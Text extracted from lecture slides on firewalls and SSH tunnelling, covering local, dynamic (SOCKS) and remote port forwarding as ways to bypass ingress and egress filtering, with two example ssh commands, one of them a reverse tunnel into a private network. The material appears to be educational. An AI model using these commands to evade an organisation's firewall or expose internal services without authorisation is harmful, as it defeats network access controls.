
- Previous techniques use **static** port forwarding
- What happens if the firewall blocks many services?



Creating/maintaining individual tunnels is complex

Local Port Forwarding: Dynamic Port Forwarding


- Dynamic port forwarding allows configuring one local port for tunnelling data to all remote destinations
- This is done by creating a SOCKS proxy



- The application (e.g., Web browser) needs to support SOCKS


Remote Port Forwarding

- Used to access a service inside a private network
 - Especially, when inbound ssh is not allowed, but outbound ssh is allowed



Remote Port Forwarding

- We create a reverse SSH tunnel from work
 - On home, the user sends HTTP requests to port 8000
 - SSH tunnel forwards the requests to the SSH client on work
 - work forwards traffic to web-server




Summary

- Firewalls allow/block traffic based on the security policies
- Packet filtering firewalls:
 - Look at transport, network and link layers
 - Are implemented using iptables
- Application proxy firewalls support session-based policies
- Tunneling is the major technique to bypass firewalls

Local Port Forwarding: Evading Ingress Filtering


- Create an ssh tunnel:



Local Port Forwarding: Evading Egress Filtering

- Create an ssh tunnel:

```
work$ ssh -L 8000:facebook.com:80 user@home
```



Remote Port Forwarding

- We create a reverse SSH tunnel

```
work$ ssh -R 8000:web-server:80 user@home
```

